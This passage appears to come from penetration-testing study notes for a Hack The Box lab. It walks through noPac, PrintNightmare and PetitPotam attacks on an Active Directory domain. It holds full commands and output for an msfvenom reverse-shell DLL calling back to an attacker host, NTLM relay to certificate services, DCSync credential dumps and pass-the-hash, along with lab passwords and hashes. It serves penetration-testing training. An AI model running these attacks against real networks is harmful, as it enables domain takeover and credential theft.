Confirming the Location of Saved Tickets
It is important to note that NoPac.py does save the TGT in the directory on the attack host where the exploit was run. You can use ls to confirm.
d41y@htb[/htb]$ ls
administrator_DC01.INLANEFREIGHT.local.ccache noPac.py requirements.txt utils
README.md scanner.py
Using noPac to DCSync the Built-in Administrator Account
You could then use the ccache file to perform a PtT and perform further attacks such as DCSync. You can also use the tool with the -dump flag to perform a DCSync using secretsdumpy.py. This method would still create a ccache file on disk, which you would want to be aware of and clean up.
d41y@htb[/htb]$ sudo python3 noPac.py INLANEFREIGHT.LOCAL/forend:Klmcargo2 -dc-ip 172.16.5.5 -dc-host ACADEMY-EA-DC01 --impersonate administrator -use-ldap -dump -just-dc-user INLANEFREIGHT/administrator
███ ██ ██████ ██████ █████ ██████
████ ██ ██ ██ ██ ██ ██ ██ ██
██ ██ ██ ██ ██ ██████ ███████ ██
██ ██ ██ ██ ██ ██ ██ ██ ██
██ ████ ██████ ██ ██ ██ ██████
[*] Current ms-DS-MachineAccountQuota = 10
[*] Selected Target ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
[*] will try to impersonat administrator
[*] Alreay have user administrator ticket for target ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
[*] Pls make sure your choice hostname and the -dc-ip are same machine !!
[*] Exploiting..
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
inlanefreight.local\administrator:500:aad3b435b51404eeaad3b435b51404ee:88ad09182de639ccc6579eb0849751cf:::
[*] Kerberos keys grabbed
inlanefreight.local\administrator:aes256-cts-hmac-sha1-96:de0aa78a8b9d622d3495315709ac3cb826d97a318ff4fe597da72905015e27b6
inlanefreight.local\administrator:aes128-cts-hmac-sha1-96:95c30f88301f9fe14ef5a8103b32eb25
inlanefreight.local\administrator:des-cbc-md5:70add6e02f70321f
[*] Cleaning up...
Windows Defender & SMBEXEC.py Considerations
If Windows Defender is enabled on a target, your shell session may be established, but issuing any commands will likely fail. The first thing smbexec.py does is create a service called “BTOBTO”. Another service called “BTOBO” is created, and any command you type is sent to the target over SMB inside a .bat file called execute.bat. With each new command you type, a new batch script is created an echoed to a temporary file that executes said script and deletes it from the system.

If OPSEC or being “quiet” is a consideration during an assessment, you would most likely want to avoid a tool like smbexec.py.
PrintNightmare
… is the nickname given to two vulns (CVE-2021-34527 and CVE-2021-1675) found in the Print Spooler service that runs on all Windows OS.
To conduct this exploit, you must first retrieve it (here).
info
If you use the listed exploit, you need to use the creator’s custom Impacket.
Enumerating for MS-RPRN
You can use rpcdump.py to see if Print System Asynchronous Protocol and Print System Remote Protocol are exposed on the target.
d41y@htb[/htb]$ rpcdump.py @172.16.5.5 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
After confirming this, you can proceed with attempting to use the exploit.
Generating a DLL Payload
You can begin by crafting a DLL payload using msfvenom.
d41y@htb[/htb]$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=172.16.5.225 LPORT=8080 -f dll > backupscript.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 8704 bytes
Creating a Share with smbserver.py
You will then host this payload in an SMB share you create on your attack host using smbserver.py.
d41y@htb[/htb]$ sudo smbserver.py -smb2support CompData /path/to/backupscript.dll
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
Configuring & Starting MSF multi/handler
Once the share is created and hosting your payload, you can use MSF to configure & start a multi handler responsible for catching the reverse shell that gets executed on the target.
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LHOST 172.16.5.225
LHOST => 10.3.88.114
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LPORT 8080
LPORT => 8080
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 172.16.5.225:8080
Running the Exploit
With the share hosting your payload and your multi handler listening for a connection, you can attempt to run the exploit against the target.
d41y@htb[/htb]$ sudo python3 CVE-2021-1675.py inlanefreight.local/forend:Klmcargo2@172.16.5.5 '\\172.16.5.225\CompData\backupscript.dll'
[*] Connecting to ncacn_np:172.16.5.5[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf5dffc96\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\172.16.5.225\CompData\backupscript.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
[*] Stage0: 0
[*] Try 3...
<SNIP>
Notice how at the end of the command, you include the path to the share hosting your payload. If all goes well after running the exploit, the target will access the share and execute the payload. The payload will then call back to your multi handler giving you an elevated SYSTEM shell.
[*] Sending stage (200262 bytes) to 172.16.5.5
[*] Meterpreter session 1 opened (172.16.5.225:8080 -> 172.16.5.5:58048 ) at 2022-03-29 13:06:20 -0400
(Meterpreter 1)(C:\Windows\system32) > shell
Process 5912 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
Once the exploit has been run, you will notice that a Meterpreter session has been started. You can then drop into a SYSTEM shell and see that you have NT AUTHORITY\SYSTEM privileges on the target DC starting from just a standard domain user account.
PetitPotam (MS-EFSRPC)
… is an LSA spoofing vulnerability that was patched in August of 2021. The flaw allows an unauthenticated attacker to coerce a DC to authenticate against another host using NTLM over port 445 via the Local Security Authority Remote Protocol (LSARPC) by abusing Microsoft’s Encryption File System Remote Protocol (MS-EFSRPC). This technique allows an unauthenticated attacker to take over a Windows domain where AD Certificate Services is in use. In the attack, an authentication request from the targeted DC is relayed to the Certificate Authority host’s web enrollment page and makes a Certificate Signing Request for a new digitial certificate. This certificate can then be used with a tool such as Rubeus or gettgtpkinit.py from PKINITtools to request a TGT for the DC, which can then be used to achieve domain compromise via DCSync attack.
Starting ntlmrelayx.py
First off, you need to start ntlmrelayx.py in one window on your attack host, specifying the Web Enrollment URL for the CA host and using either the KerberosAuthentication or DC AD CS template. If you didn’t know the location of the CA, you could use a tool such as certi to attempt to locate it.
d41y@htb[/htb]$ sudo ntlmrelayx.py -debug -smb2support --target http://ACADEMY-EA-CA01.INLANEFREIGHT.LOCAL/certsrv/certfnsh.asp --adcs --template DomainController
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a -
Copyright 2021 SecureAuth Corporation
[+] Impacket Library Installation Path: /usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20211013.152215.3fe2d73a-py3.9.egg/impacket
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[+] Protocol Attack DCSYNC loaded..
[+] Protocol Attack HTTP loaded..
[+] Protocol Attack HTTPS loaded..
[+] Protocol Attack IMAP loaded..
[+] Protocol Attack IMAPS loaded..
[+] Protocol Attack LDAP loaded..
[+] Protocol Attack LDAPS loaded..
[+] Protocol Attack MSSQL loaded..
[+] Protocol Attack RPC loaded..
[+] Protocol Attack SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server
[*] Servers started, waiting for connections
Running PetitPotam.py
In another window, you can run the tool PetitPotam.py. You run this tool with the command python3 PetitPotam.py <attack host IP> <DC IP> to attempt to coerce the DC to authenticate to your host where ntlmrelayx.py is running.
There is an executable version of this tool that can be run from a Windows host. The authentication trigger has also been added to Mimikatz and can be run as follows using the encrypting file system (EFS) module: misc::efs /server:<DC> /connect:<Attack Host>. There is also a PowerShell implementation of the tool Invoke-PetitPotam.ps1.
d41y@htb[/htb]$ python3 PetitPotam.py 172.16.5.225 172.16.5.5
___ _ _ _ ___ _
| _ \ ___ | |_ (_) | |_ | _ \ ___ | |_ __ _ _ __
| _/ / -_) | _| | | | _| | _/ / _ \ | _| / _` | | ' \
_|_|_ \___| _\__| _|_|_ _\__| _|_|_ \___/ _\__| \__,_| |_|_|_|
_| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'
PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)
Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN
Trying pipe lsarpc
[-] Connecting to ncacn_np:172.16.5.5[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
Catching Base64 Encoded Certificate for DC01
Back in your other window, you will see a successful login request and obtain the base64 encoded certificate for the DC if the attack is successful.
d41y@htb[/htb]$ sudo ntlmrelayx.py -debug -smb2support --target http://ACADEMY-EA-CA01.INLANEFREIGHT.LOCAL/certsrv/certfnsh.asp --adcs --template DomainController
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corporation
[+] Impacket Library Installation Path: /usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20211013.152215.3fe2d73a-py3.9.egg/impacket
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[+] Protocol Attack DCSYNC loaded..
[+] Protocol Attack HTTP loaded..
[+] Protocol Attack HTTPS loaded..
[+] Protocol Attack IMAP loaded..
[+] Protocol Attack IMAPS loaded..
[+] Protocol Attack LDAP loaded..
[+] Protocol Attack LDAPS loaded..
[+] Protocol Attack MSSQL loaded..
[+] Protocol Attack RPC loaded..
[+] Protocol Attack SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server
[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from INLANEFREIGHT/ACADEMY-EA-DC01$@172.16.5.5 controlled, attacking target http://ACADEMY-EA-CA01.INLANEFREIGHT.LOCAL
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ACADEMY-EA-CA01.INLANEFREIGHT.LOCAL as INLANEFREIGHT/ACADEMY-EA-DC01$ SUCCEED
[*] SMBD-Thread-4: Connection from INLANEFREIGHT/ACADEMY-EA-DC01$@172.16.5.5 controlled, attacking target http://ACADEMY-EA-CA01.INLANEFREIGHT.LOCAL
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ACADEMY-EA-CA01.INLANEFREIGHT.LOCAL as INLANEFREIGHT/ACADEMY-EA-DC01$ SUCCEED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE!
[*] Base64 certificate of user ACADEMY-EA-DC01$:
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
[*] Skipping user ACADEMY-EA-DC01$ since attack was already performed
<SNIP>
Requesting a TGT using gettgtpkinit.py
Next, you can take this base64 certificate and use gttgtpkinint.py to request a TGT for the DC.
d41y@htb[/htb]$ python3 /opt/PKINITtools/gettgtpkinit.py INLANEFREIGHT.LOCAL/ACADEMY-EA-DC01\$ -pfx-base64 MIIStQIBAzCCEn8GCSqGSI...SNIP...CKBdGmY= dc01.ccache
2022-04-05 15:56:33,239 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2022-04-05 15:56:33,362 minikerberos INFO Requesting TGT
INFO:minikerberos:Requesting TGT
2022-04-05 15:56:33,395 minikerberos INFO AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2022-04-05 15:56:33,396 minikerberos INFO 70f805f9c91ca91836b670447facb099b4b2b7cd5b762386b3369aa16d912275
INFO:minikerberos:70f805f9c91ca91836b670447facb099b4b2b7cd5b762386b3369aa16d912275
2022-04-05 15:56:33,401 minikerberos INFO Saved TGT to file
INFO:minikerberos:Saved TGT to file
Setting the KRB5CCNAME Environment Variable
The TGT requested above was saved down to the dc01.ccache file, which you use to set the KRB5CCNAME environment variable, so your attack host uses this file for Kerberos authentication attempts.
d41y@htb[/htb]$ export KRB5CCNAME=dc01.ccache
Using DC TGT to DCSync
You can use this TGT with secretsdump.py to perform a DCSync and retrieve one or all of the NTLM password hashes for the domain.
d41y@htb[/htb]$ secretsdump.py -just-dc-user INLANEFREIGHT/administrator -k -no-pass "ACADEMY-EA-DC01$"@ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corporation
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
inlanefreight.local\administrator:500:aad3b435b51404eeaad3b435b51404ee:88ad09182de639ccc6579eb0849751cf:::
[*] Kerberos keys grabbed
inlanefreight.local\administrator:aes256-cts-hmac-sha1-96:de0aa78a8b9d622d3495315709ac3cb826d97a318ff4fe597da72905015e27b6
inlanefreight.local\administrator:aes128-cts-hmac-sha1-96:95c30f88301f9fe14ef5a8103b32eb25
inlanefreight.local\administrator:des-cbc-md5:70add6e02f70321f
[*] Cleaning up...
You could also use a more straightforward command: secretsdump.py -just-dc-user INLANEFREIGHT/administrator -k -no-pass ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL because the tool will retrieve the username from the ccache file. You can see this by typing klist.
d41y@htb[/htb]$ klist
Ticket cache: FILE:dc01.ccache
Default principal: ACADEMY-EA-DC01$@INLANEFREIGHT.LOCAL
Valid starting Expires Service principal
04/05/2022 15:56:34 04/06/2022 01:56:34 krbtgt/INLANEFREIGHT.LOCAL@INLANEFREIGHT.LOCAL
Confirming Admin Access to the DC
Finally, you could use the NT hash for the built-in Administrator account to authenticate to the DC. From here, you have complete control over the domain and could look to establish persistence, search for sensitive data, look for other misconfigurations and vulnerabilities for your report, or begin enumerating trust relationships.
d41y@htb[/htb]$ crackmapexec smb 172.16.5.5 -u administrator -H 88ad09182de639ccc6579eb0849751cf
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:False)
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [+] INLANEFREIGHT.LOCAL\administrator 88ad09182de639ccc6579eb0849751cf (Pwn3d!)
Submitting a TGS Request for Yourself using getnthash.py
You can also take an alternate route once you have the TGT for your target. Using the tool getnthash.py from PKINITtools you could request the NT hash for your target host/user by using Kerberos U2U to submit a TGS request with the Privileged Attribute Certificate (PAC) which contains the NT hash for the target. This can be decrypted with the AS-REP encryption key you obtained when requesting the TGT earlier.
d41y@htb[/htb]$ python /opt/PKINITtools/getnthash.py -key 70f805f9c91ca91836b670447facb099b4b2b7cd5b762386b3369aa16d912275 INLANEFREIGHT.LOCAL/ACADEMY-EA-DC01$
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corporation
[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
313b6f423cd1ee07e91315b4919fb4ba
Using DC NTLM Hash to DCSync
You can then use this hash to perform DCSync with secretsdump.py using the -hashes flag.
